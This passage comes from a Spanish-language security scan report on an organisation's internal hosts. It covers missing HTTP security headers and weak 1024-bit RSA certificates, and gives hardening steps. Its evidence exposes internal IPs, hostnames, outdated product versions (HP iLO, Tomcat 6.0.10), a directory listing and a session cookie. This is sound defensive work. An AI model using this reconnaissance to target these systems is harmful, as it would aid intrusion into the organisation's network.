|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media                       | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3                              | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | None      |
| Ocurrencias: 11                        | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.1.129 Puerto: tcp/7116  
 10.0.1.199 Puerto: tcp/443  
 10.0.10.159 Puerto: tcp/443  
 10.0.10.5 Puerto: tcp/6055  
 10.0.10.5 Puerto: tcp/80  
 10.0.10.5 Puerto: tcp/8098  
 10.0.10.82 Puerto: tcp/443  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.228 Puerto: tcp/443  
 10.0.2.232 Puerto: tcp/14943  
 10.0.3.113 Puerto: tcp/8443

### Descripción

Se detecta la ausencia de las siguientes algunas de las siguientes Cabeceras HTTP ([https://www.owasp.org/index.php/OWASP\\_Secure-Headers\\_Project#tab=Headers](https://www.owasp.org/index.php/OWASP_Secure-Headers_Project#tab=Headers)) según [CWE-693: Mecanismo de protección] (<https://cwe.mitre.org/data/definitions/693.html>):

X-Frame-Options: este encabezado de respuesta HTTP mejora la protección de las aplicaciones web contra los ataques de clickjacking. Clickjacking, también conocido como "UI redress attack", permite a un atacante usar múltiples capas transparentes u opacas para engañar a un usuario específico para que haga clic en un botón o enlace en otra página cuando intenta hacer clic en la página de nivel superior. X-XSS-Protection: este encabezado HTTP habilita el filtro de Cross-Site Scripting (XSS) incorporado en el navegador para evitar ataques de secuencias de comandos entre sitios. X-XSSProtection: 0; deshabilita esta funcionalidad.

X-Content-Type-Options: este encabezado HTTP evita los ataques basados en el desajuste tipo MIME. El único valor posible es nosniff. Si su servidor devuelve X-Content-Type-Options: nosniff en la respuesta, el navegador rechazará cargar los estilos y scripts en caso de que tengan un MIMEtype incorrecto. Content-Security-Policy: este encabezado HTTP ayuda a detectar y mitigar ciertos tipos de ataques, incluidos Cross Site Scripting (XSS), ataques de detección de paquetes y ataques de inyección de datos. Strict-Transport-Security: el encabezado de respuesta HTTP Strict-Transport-Security (HSTS) es una característica de seguridad que permite a un sitio web decirle a los navegadores que solo se debe comunicar mediante HTTPS, en lugar de utilizar HTTP.

### Impacto

Dependiendo de la vulnerabilidad que se explote, un atacante remoto no autenticado podría llevar a cabo ataques de Cross-site scripting (XSS), clickjacking o MIME-type sniffing attacks.

### Solución

Dependiendo de su software de servidor, los clientes pueden establecer directivas en su configuración de sitio o archivos Web.config. Algunos ejemplos son:

X-Frame-Options:

Apache: El encabezado siempre agrega X-Frame-Options SAMEORIGIN

nginx: add\_header X-Frame-Options SAMEORIGIN;

HAProxy: rspadd X-Frame-Options: \ SAMEORIGIN

IIS: <HTTPPROTOCOL> <CUSTOMHEADERS> <ADD NAME = "X-Frame-Options" VALUE = "SAMEORIGIN"> </ADD> </CUSTOMHEADERS> </HTTPPROTOCOL>

X-XSS-Protection:

Apache: El encabezado siempre establece X-XSS-Protection "1; mode = block"

PHP: encabezado ("X-XSS-Protection: 1; mode = block");

El encabezado de respuesta HTTP X-XSS-Protection es una función de Internet Explorer, Chrome y Safari que evita que las páginas se carguen cuando detectan ataques de scripts de sitios cruzados (XSS) reflejados. Aunque estas protecciones son en gran medida innecesarias en los navegadores modernos cuando los sitios implementan una política de seguridad de contenido sólida que deshabilita el uso de JavaScript en línea ('inseguro-en línea'), aún pueden brindar protecciones para los usuarios de navegadores web más antiguos que aún no lo hacen.

Opciones de X-Content-Type:

Apache: El encabezado siempre establece X-Content-Type-Options: nosniff

Content-Security-Policy: (Tenga en cuenta que estos valores pueden diferir de un sitio web a otro. Los siguientes valores son solo informativos. El escáner simplemente busca la presencia del encabezado de seguridad).

Apache: Encabezado establecido Content-Security-Policy "script-src 'self'; object-src 'self'"

```
IIS: <SYSTEM.WEBSERVER> <HTTPPROTOCOL> <CUSTOMHEADERS> <ADD NAME = "Content-Security-Policy" VALUE = "default-src 'self';"> </ ADD> </ CUSTOMHEADERS> </ HTTPPROTOCOL> </ SYSTEM.WEBSERVER>
```

```
nginx: add_header Content-Security-Policy "default-src 'self'; script-src 'self';
```

### Evidencias

Recurso: 10.0.1.129 Puerto: tcp/7116

X-Content-Type-Options HTTP Header missing on port 7116.

```
GET / HTTP/1.1
Host: 10.0.1.129:7116
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: accept, content-type
Server: -
Accept-Ranges: bytes
Date: Sat, 09 Aug 2025 18:26:23 GMT
Connection: keep-alive
Access-Control-Allow-Origin: https://prodevo.bcra.net:7115
Last-Modified: Wed, 19 Mar 2025 11:41:08 GMT
Strict-Transport-Security: max-age=31536000
Content-Length: 346
Content-Type: text/html
Access-Control-Allow-Methods: GET
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
```

```
<html>
<head>
<title>Micro Focus Data Protector</title>
</head>
```

```
<body text="#000000" bgcolor="#FFFFFF" link="#FF0000" alink="#FF0000" vlink="#FF0000">

</body>
</html>
```

Recurso: 10.0.1.199 Puerto: tcp/443

Strict-Transport-Security HTTP Header missing on port 443.

```
GET / HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```



```

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 32310
Date: Sat, 09 Aug 2025 17:52:01 GMT
Expires: 0
Cache-Control: no-cache
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Server: PRTG

```

Recurso: 10.0.2.228 Puerto: tcp/443

X-Content-Type-Options HTTP Header missing on port 443.

```

GET / HTTP/1.1
Host: 10.0.2.228
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

```

```

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 08 Feb 2021 19:15:41 GMT
Accept-Ranges: bytes
ETag: "b028baca4efed61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sat, 09 Aug 2025 18:16:58 GMT
Content-Length: 703

```

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
color:#000000;
background-color:#0072C6;
margin:0;
}

#container {
margin-left:auto;
margin-right:auto;
text-align:center;
}

a img {
border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clid=0x409"></a>
</div>
</body>
</html>Strict-Transport-Security HTTP Header missing on port 443.
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 08 Feb 2021 19:15:41 GMT
Accept-Ranges: bytes
ETag: "b028baca4efed61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sat, 09 Aug 2025 18:16:58 GMT
Content-Length: 703
```

Recurso: 10.0.3.113 Puerto: tcp/8443

Strict-Transport-Security HTTP Header missing on port 8443.

```
GET / HTTP/1.1
Host: 10.0.3.113:8443
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```

```
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'self'; script-src 'self' 'sha256-
Mu+3MFETV/knvGKehgoTkK62wwCjoB5Nurs01A55znI='; frame-ancestors 'self'; reflected-xss 'block'
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 212
Cache-Control: no-cache
Content-Type: text/html
Set-Cookie: PUTCOOKIE=472EBA4E9CC4EB47DDABC05F62B7C076F69B5609D5D50FED7467D255B3FE769E;
path=/; secure; HttpOnly;
```

Recurso: 10.0.10.5 Puerto: tcp/80

X-Content-Type-Options HTTP Header missing on port 80.

```
GET / HTTP/1.1
Host: 10.0.10.5
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Thu, 06 Jun 2019 20:20:22 GMT
Accept-Ranges: bytes
ETag: "19b66944a51cd51:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sat, 09 Aug 2025 20:13:15 GMT
Content-Length: 703
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
```

```

<style type="text/css">
<!--
body {
color:#000000;
background-color:#0072C6;
margin:0;
}

#container {
margin-left:auto;
margin-right:auto;
text-align:center;
}

a img {
border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clid=0x409"></a>
</div>
</body>
</html>

```

Recurso: 10.0.10.5 Puerto: tcp/6055

X-Content-Type-Options HTTP Header missing on port 6055.

```

GET / HTTP/1.1
Host: 10.0.10.5:6055
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

```

```

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"596-1416870772000"
Last-Modified: Mon, 24 Nov 2014 23:12:52 GMT
Content-Type: text/html
Content-Length: 596
Date: Sat, 09 Aug 2025 20:58:55 GMT

```

```

<html>
<head>
<title>HP Library & Tape Tools 5.0</title>
<META http-equiv="Pragma" CONTENT="no-cache">
<script type="text/javascript" src="internetdev-sniffer-00.js"></script>
</head>

```

```

<body onload="doIt()">

```

```

<script type="text/javascript" language="javascript">
function doIt()
{
var thisUrl = location.href;
var index = thisUrl.indexOf("/index.html");
var urlLoc = thisUrl.substring(0, index);
var args = location.search;

var finalUrl = urlLoc + "/webltt.html" + args;

```

```
location.replace(finalUrl);
}

</script>
</body>
</html>
```

Recurso: 10.0.10.5 Puerto: tcp/8098

X-Content-Type-Options HTTP Header missing on port 8098.

```
GET / HTTP/1.1
Host: 10.0.10.5:8098
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```

```
<html>
<head>
<title>Directory Listing For </title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-
serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-
family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color :
black;}A.name {color : black;}HR {color : #525D76;}--></STYLE> </head>
<body><h1>Directory Listing For </h1><HR size="1" noshade="noshade"><table width="100%"
cellspacing="0" cellpadding="5" align="center">
<tr>
<td align="left"><font size="+1"><strong>Filename</strong></font></td>
<td align="center"><font size="+1"><strong>Size</strong></font></td>
<td align="right"><font size="+1"><strong>Last Modified</strong></font></td>
</tr></table>
<HR size="1" noshade="noshade"><h3>Apache Tomcat/6.0.10</h3></body>
</html>
```

Recurso: 10.0.10.159 Puerto: tcp/443

X-Content-Type-Options HTTP Header missing on port 443.

```
GET / HTTP/1.1
Host: 10.0.10.159
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 10390
Connection: keep-alive
Date: Sat, 09 Aug 2025 20:07:27 GMT
ETag: "80ce5b55"
Server: HP-iLO-Server/1.30
```

```
<!-- RpPageHeader RpUrl=/index.html RpAccess=Realm2 RpObjectType=Static -->
<!DOCTYPE HTML>
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="copyright" content="Copyright 2006-2015 Hewlett-Packard Development Company,
L.P." />
```

```

<title></title>
<!--[if lte IE 6]><script type="text/javascript" src="js/supersleight-
min.js"></script><![endif]-->
<link rel="icon" id="fav" href="images/favico.png?v=1" />
<link href="css/jquery-ui.css" rel="stylesheet" type="text/css" media="all" />
<link href="css/eov.css" rel="stylesheet" type="text/css" media="all" />
<!--[if lte IE 9]><link href="css/eov_lteIE9.css" rel="stylesheet" type="text/css"
media="all" /><![endif]-->
<link href="alt/css/style.css" rel="stylesheet" type="text/css" media="all" />
<script type="text/javascript" src="js/json2.js"></script>
<script src="js/jquery-1.9.1.js"></script>
<script src="js/jquery.eventsource.js"></script>
<script src="js/jquery-ui.js"></script>
<script src="js/iLO.js" type="text/javascript"></script>

<script type="text/javascript">
var me=this;
var topPage=self;
iLOGlobal.topPage=me.topPage;
var baseURL = window.location.href;
baseURL = baseURL.replace(/\[/\](.*)/, '/');
baseURL = baseURL.substring(0,baseURL.lastIndexOf("/")+1);
var SMHwin = {};

/* force redraw from the top (mozilla quirk fix) */
var sessionUrl = jQuery.cookies.get('sessionUrl'); // null if undefined
if (sessionUrl && sessionUrl != "" && sessionUrl == location.href) {
jQuery.cookies.set("sessionUrl", "");
location.replace(location.href);
} else {
jQuery.cookies.set("sessionUrl", escape(location.href));
}
sessionUrl = jQuery.cookies.get('sessionUrl');

function stopAllPolling() {
//stop event thread
$.eventsource("close","*");
iLOGlobal.isFlashPolling = false;
}

function doLogout(message,timeout) {
me.stopAllPolling();
var jsonObj = { method: "logout" };
var alt_err = false;
iLO.sendJsonRequest("logout","POST","json/login_session",jsonObj,function(o,fname,error) {
iLO.favIcon();
alt_err = iLOGlobal.features.alt_mode_err;
var tmpVersion = (iLOGlobal.cache.version) ? iLOGlobal.cache.version : "";
var tmpCN = (iLOGlobal.cache.cn) ? iLOGlobal.cache.cn : "";
iLOGlobal.cache={};
iLOGlobal.init();
iLO.setCookie("sessionKey",null);
iLOGlobal.isApplication=true;
iLOGlobal.logout_message=jQuery.isPlainObject(message)?message:null;
iLOGlobal.login_delay=jQuery.existsNonNull(timeout)?timeout:0;
iLOGlobal.topPage=me.topPage;
iLOGlobal.cache.version=jQuery.existsNonNull(tmpVersion)?tmpVersion:"";
iLOGlobal.cache.cn=jQuery.existsNonNull(tmpCN)?tmpCN:"";
if (alt_err) {
showAltModeErrorCases("logout");
} else {
showLogin();
}
});
}

```

```

function showLogin(arg) {
iLOGlobal.pollingDialogDoc=null;
var fresh = (jQuery.isValidString(arg) && arg=="fresh") ? true : false;
var modalFrame = frames["modalFrame"];
document.body.rows = "*,0,0,0";
if(fresh || !modalFrame.location.href.match("html/login.html"))
modalFrame.location.replace(baseUrl + 'html/login.html');
else
try { modalFrame.updatePage(); }
catch(e) {
//modalFrame isn't ready?
}
frames["appFrame"].location.replace(baseUrl + 'html/blank.html');
/* applet is independent and uses a different timeout mechanism */
//frames["appletFrame"].location.replace(baseUrl + 'html/blank.html');
}

function esFlashListener(data) {
//Event dispatch here
if(data&&jQuery.isPlainObject(data)&&typeof data["state"]!="undefined") {
//data["state"]=""+data["event"];
// Workaround for QXCR1001294873
if (data.state == "COMPLETED") {
data.progress = 100;
}
setTimeout(function() { $.publish("/flash_status",[data]); },1);
switch(data.state) {
case "COMPLETED": case "ERROR":
me.endFlashPolling(false);
default: break;
}
}
}

function startFlashPolling() {
if (iLOGlobal.isFlashPolling == true) return;
iLOGlobal.isFlashPolling = true;
$.eventsource("close", "flash-event-source");
$.eventsource({
label: "flash-event-source",
url: "/sse/flash",
dataType: "json",
message: function (data) {
me.esFlashListener(data);
}
});
}

function endFlashPolling(onlyIfIdle) {
me.setTimeout(function() {
iLO.sendJsonRequest("flash_status","GET","json/flash_status",null,function(o,fname,error) {
if(!(error&&error!="success")&&jQuery.isPlainObject(o)&&(typeof o.state!="undefined")) {
me.setTimeout(function() { me.$publish("/flash_status",[o]); },1);
if(onlyIfIdle&&(o.state!="IDLE"&&o.state!="ERROR"&&o.state!="COMPLETED")) {
if(iLOGlobal.isFlashPolling==false) {
me.refreshFlashPolling();
}
return false;
}
}
try {
if ((iLOGlobal.content.toString().indexOf("admin_firmware.html") > -1)||
(iLOGlobal.content.toString().indexOf("admin_language.html") > -1)){
return false;
}
} catch(e) { }
$.eventsource("close","flash-event-source");
}

```

```

iLOGlobal.isFlashPolling=false;
}
});
},2000);
}

function refreshFlashPolling() {
iLOGlobal.isFlashPolling = false;
me.startFlashPolling();
}

function esErrorListener(event) {
$.eventsource("removeEventListener","ui-event-source","error");
$.eventsource("addEventListener","ui-event-source","error",function(data) {
if(data&&data.eventPhase==2) {
if (!data.target || data.target.readyState!=0)
me.doLogout({ langKey: "login.sessionExp",text: "Session expired." },0);
}
});
$.eventsource("addEventListener","ui-event-source","message",function(data) {
//Event dispatch here
if(data&&jQuery.isPlainObject(data)) {
me.jQuery.publish("/ui_events",[data]); //for subscribers wanting all events
if(jQuery.existsNonNull(data.event)) {
me.jQuery.publish("/ui_events/"+data.event,[data]);
if(data.event==="EVT_ILO_RESET_PULSE") {
me.doLogout({ langKey: "adm_firmware.waitMsg2", text: "iLO is being reset. <br/><br/>If an
SSL or other connection error message is displayed, please clear your browser cache, restart
your browser and re-login.<br/>" }, 60);
} else if(data.event==="EVT_FLASH_START") {
//Start Flash SSE
me.startFlashPolling();
} else if(data.event==="EVT_FLASH_END") {
//END Flash SSE
me.endFlashPolling(false);
}
}
});
}

function showApplication() {
document.body.rows="0,*,0,0";
//start event thread
jQuery.eventsource({
label: "ui-event-source",
url: "/sse/ui",
dataType: "json",
error: function(data) {
me.esErrorListener(data);
}
});
frames["appFrame"].location.replace(baseUrl + 'html/application.html');
}

function showFWUpdate() {
iLO.setCookie("altModeProb", iLOGlobal.features.alt_mode.toString());
document.body.rows="0,*,0,0";
frames["appFrame"].location.replace(baseUrl + 'html/admin_firmware.html');
}

function getAltModePage() {
var page = null;
var c = {};
c = iLOGlobal.constants.alt_mode;
switch (iLOGlobal.features.alt_mode) {

```

```

case c.HP      :
case c.Enabled : page = 'login.html'; break;
case c.ProfileError : page = 'rebranding_profile_problem.html'; break;
case c.NANDError : page = 'rebranding_nand_problem.html'; break;
default :
jQuery.log("index.html unknown alt_mode value="+alt_mode);
page = 'login.html';
break;
}
page = 'html/' + page;
return page;
}

function showAltModeErrorCases(arg) {
var page = getAltModePage();
var modalFrame = frames["modalFrame"];
var fromLogout = (jQuery.isValidString(arg) && arg=="logout") ? true : false;
if (fromLogout) {
document.body.rows = "*",0,0,0";
if (!modalFrame.location.href.match(page)) {
modalFrame.location.replace(baseUrl + page);
}
try {
modalFrame.updateRebrandingProb();
} catch(e) { }
frames["appFrame"].location.replace(baseUrl + 'html/blank.html');
} else {
var newLoc = baseUrl + page;
if ((modalFrame.location != "about:blank") && (modalFrame.location != newLoc)) {
document.body.rows = "*",0,0,0";
modalFrame.location.replace(newLoc);
}
}
}

function clearApplet() {
try { frames["appletFrame"].location.replace(baseUrl + 'html/blank.html'); }
catch(e) { /* appletFrame isn't ready? */ }
}

function openSMH(targetURL) {
me.SMHwin = window.open(targetURL, "SMH");
try {
me.SMHwin.opener = null;
} catch(e) {
jQuery.log("error opening SMH " + e.message);
}
}

$(document).ready(function() {
var isConnected = iLO.init({ "isApplication": true });
if (iLO.getCookie("sessionKey") || iLOGlobal.cache["session_key"]) {
var alt_mode_cookie = parseInt(iLO.getCookie("altModeProb"), 10);
if (alt_mode_cookie) {
iLO.setAltMode({ "alt_mode" : parseInt(alt_mode_cookie, 10) });
}
// ProfileError is the only alt_mode error (so far) that goes straight to the FWUpdate page
if (iLOGlobal.features.alt_mode_en && (iLOGlobal.features.alt_mode ==
iLOGlobal.constants.alt_mode.ProfileError)) {
showFWUpdate();
} else {
showApplication();
}
} else {
showLogin("fresh");
}
}

```



```
// clear the applet frame
clearApplet();
});
</script>
</head>
<noscript>
<div class='signInWarning' style='display: block'>
<br />
You must have JavaScript enabled in your browser.
</div>
</noscript>
<frameset rows="*,0,0,0" border="0" framespacing="0" frameborder="0">
<frame name="modalFrame" id="modalFrame" frameborder="no" scrolling="auto" noresize />
<frame name="appFrame" id="appFrame" frameborder="no" scrolling="no" noresize />
<frame name="appletFrame" id="appletFrame" frameborder="no" scrolling="no" noresize />
<frame name="ircFrame" id="ircFrame" frameborder="no" scrolling="no" noresize />
</frameset>
Sorry, your browser does not handle frames!
</noframes>
</frameset>
</html>
Strict-Transport-Security HTTP Header missing on port 443.

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 10390
Connection: keep-alive
Date: Sat, 09 Aug 2025 20:07:27 GMT
ETag: "80ce5b55"
Server: HP-iLO-Server/1.30
```

Recurso: 10.0.2.181 Puerto: tcp/443

```
X-Content-Type-Options HTTP Header missing on port 443.

GET / HTTP/1.1
Host: 10.0.2.181
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 06 Jun 2018 15:17:42 GMT
Accept-Ranges: bytes
ETag: "eb14ec83a9fdd31:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sat, 13 Sep 2025 17:17:52 GMT
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
color:#000000;
background-color:#0072C6;
margin:0;
}
-->
```

```
#container {
margin-left:auto;
margin-right:auto;
text-align:center;
}

a img {
border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clid=0x409"></a>
</div>
</body>
</html>Strict-Transport-Security HTTP Header missing on port 443.

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 06 Jun 2018 15:17:42 GMT
Accept-Ranges: bytes
ETag: "eb14ec83a9fdd31:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sat, 13 Sep 2025 17:17:52 GMT
Content-Length: 703
```

Recurso: 10.0.2.232 Puerto: tcp/14943

```
X-Content-Type-Options HTTP Header missing on port 14943.

GET / HTTP/1.0
Host: itop.bcra.net:14943
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

HTTP/1.1 200 OK
Date: Sat, 13 Sep 2025 17:44:38 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Cache-Control: no-store
Last-Modified: Sun, 28 Feb 2010 02:49:50 GMT
ETag: "64-480a02faf8f80"
Accept-Ranges: bytes
Content-Length: 100
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<html>
<head>
<meta http-equiv="Refresh" content="0; URL=/loginpage_splx.htm">
</head>
</html>
Strict-Transport-Security HTTP Header missing on port 14943.

HTTP/1.1 200 OK
Date: Sat, 13 Sep 2025 17:44:38 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Cache-Control: no-store
```

```
Last-Modified: Sun, 28 Feb 2010 02:49:50 GMT
ETag: "64-480a02faf8f80"
Accept-Ranges: bytes
Content-Length: 100
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Recurso: 10.0.10.82 Puerto: tcp/443

```
Strict-Transport-Security HTTP Header missing on port 443.

GET / HTTP/1.1
Host: ilo-prodvsacpd.bcra.net
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 10745
Connection: keep-alive
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval';
Date: Sat, 13 Sep 2025 14:05:16 GMT
ETag: "306de063"
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
```

## #102 Deprecated Public Key Length

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | None      |
| Ocurrencias: 9   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.36 Puerto: tcp/636  
 10.0.1.39 Puerto: tcp/3269  
 10.0.1.39 Puerto: tcp/636  
 10.0.1.40 Puerto: tcp/3269  
 10.0.1.71 Puerto: tcp/443  
 10.0.10.159 Puerto: tcp/443  
 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.82 Puerto: tcp/443

**Descripción**

NIST tiene una publicación especial [SP800-131A]

(<http://csrc.nist.gov/publications/nistpubs/800-131A/sp800-131A.pdf>)

en la que hace varias recomendaciones sobre el uso de algoritmos criptográficos y la longitud de las claves. La recomendación para la longitud de la clave es:

- las longitudes de clave inferiores a 1024 bits no están permitidas, lo que significa que se consideran débiles y no deben utilizarse.
- las longitudes de clave entre 1024 bits y 2047 bits están obsoletas.
- las longitudes de clave a partir de 2048 bits están aprobadas y su uso es seguro.

**Impacto**

Una clave debe ser lo suficientemente grande como para que un ataque de fuerza bruta sea inviable, es decir, que tarde demasiado en ejecutarse.

**Solución**

Obtenga un certificado de clave pública de 2048 bits o más de su autoridad de certificación.

**Evidencias**

Recurso: 10.0.1.36 Puerto: tcp/636

```
Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:e4:cb:7f:62:11:59:59:87:b5:08:8d:50:8f:38:
1e:06:b0:04:42:8e:f8:88:85:f5:3e:29:45:64:de:
17:ef:cb:9d:0d:c3:fc:b1:7c:70:10:28:68:1b:56:
8d:19:35:0e:6c:7f:37:cd:b7:fc:e8:51:f4:63:d9:
3b:43:0d:ca:aa:0c:fe:e0:dd:4e:3d:f8:48:74:b3:
6c:da:9c:21:7b:02:f7:04:2c:2a:41:23:21:6d:4a:
8e:7d:04:ff:6b:c5:3f:32:e1:cf:4b:90:e7:cc:f5:
27:aa:7e:89:ee:70:3d:9c:08:76:a9:10:ec:ea:4d:
c3:e3:af:ac:12:10:35:83:b7
Exponent: 65537 (0x10001)
```

Recurso: 10.0.1.40 Puerto: tcp/3269

```
Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:d8:f7:6e:ca:52:42:58:be:a0:a8:39:0f:36:46:
```

```

3e:71:6c:88:9f:7e:a1:eb:d4:85:9a:2c:c7:ed:16:
e9:b9:a4:44:f7:59:5e:c3:6d:ad:e4:3a:dd:4e:2f:
a4:f8:96:4e:16:87:61:23:78:44:f6:47:6a:b6:aa:
70:f9:1b:41:eb:8f:df:3c:44:a5:9c:e9:e0:33:d9:
f0:53:33:f0:cb:09:47:f1:1d:d9:aa:c7:07:b9:3d:
60:ba:df:7f:ec:0b:04:48:2d:a5:a6:a6:ac:9a:01:
97:6c:fd:3e:f5:78:ba:d1:a1:7b:de:28:89:aa:ee:
89:76:73:3c:68:59:df:9f:e5
Exponent: 65537 (0x10001)

```

Recurso: 10.0.1.39 Puerto: tcp/3269

```

Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:ba:61:74:6e:9d:69:55:e7:2f:76:d4:6a:b2:4b:
01:a3:c8:e0:04:59:3a:2e:de:bc:35:20:c6:55:df:
75:92:a8:c3:28:8b:46:77:c1:3b:89:1b:f1:03:8d:
ea:f4:de:ad:b2:3d:d6:8c:92:67:78:d5:ec:6f:5b:
1b:0a:90:92:aa:4a:ba:b1:ab:94:8c:b4:7a:4f:6e:
c7:95:78:bf:fa:d4:44:6c:eb:97:9b:c3:03:75:36:
e4:3b:03:76:9d:f0:3c:68:26:3c:99:40:30:f9:2e:
26:0f:c0:d1:83:17:94:50:a5:98:c1:95:89:40:5e:
db:c3:46:6c:c1:bc:a7:fa:23
Exponent: 65537 (0x10001)

```

Recurso: 10.0.1.39 Puerto: tcp/636

```

Certificate #0
RSA Public Key (1024 bit)
RSA Public-Key: (1024 bit)
Modulus:
00:ba:61:74:6e:9d:69:55:e7:2f:76:d4:6a:b2:4b:
01:a3:c8:e0:04:59:3a:2e:de:bc:35:20:c6:55:df:
75:92:a8:c3:28:8b:46:77:c1:3b:89:1b:f1:03:8d:
ea:f4:de:ad:b2:3d:d6:8c:92:67:78:d5:ec:6f:5b:
1b:0a:90:92:aa:4a:ba:b1:ab:94:8c:b4:7a:4f:6e:
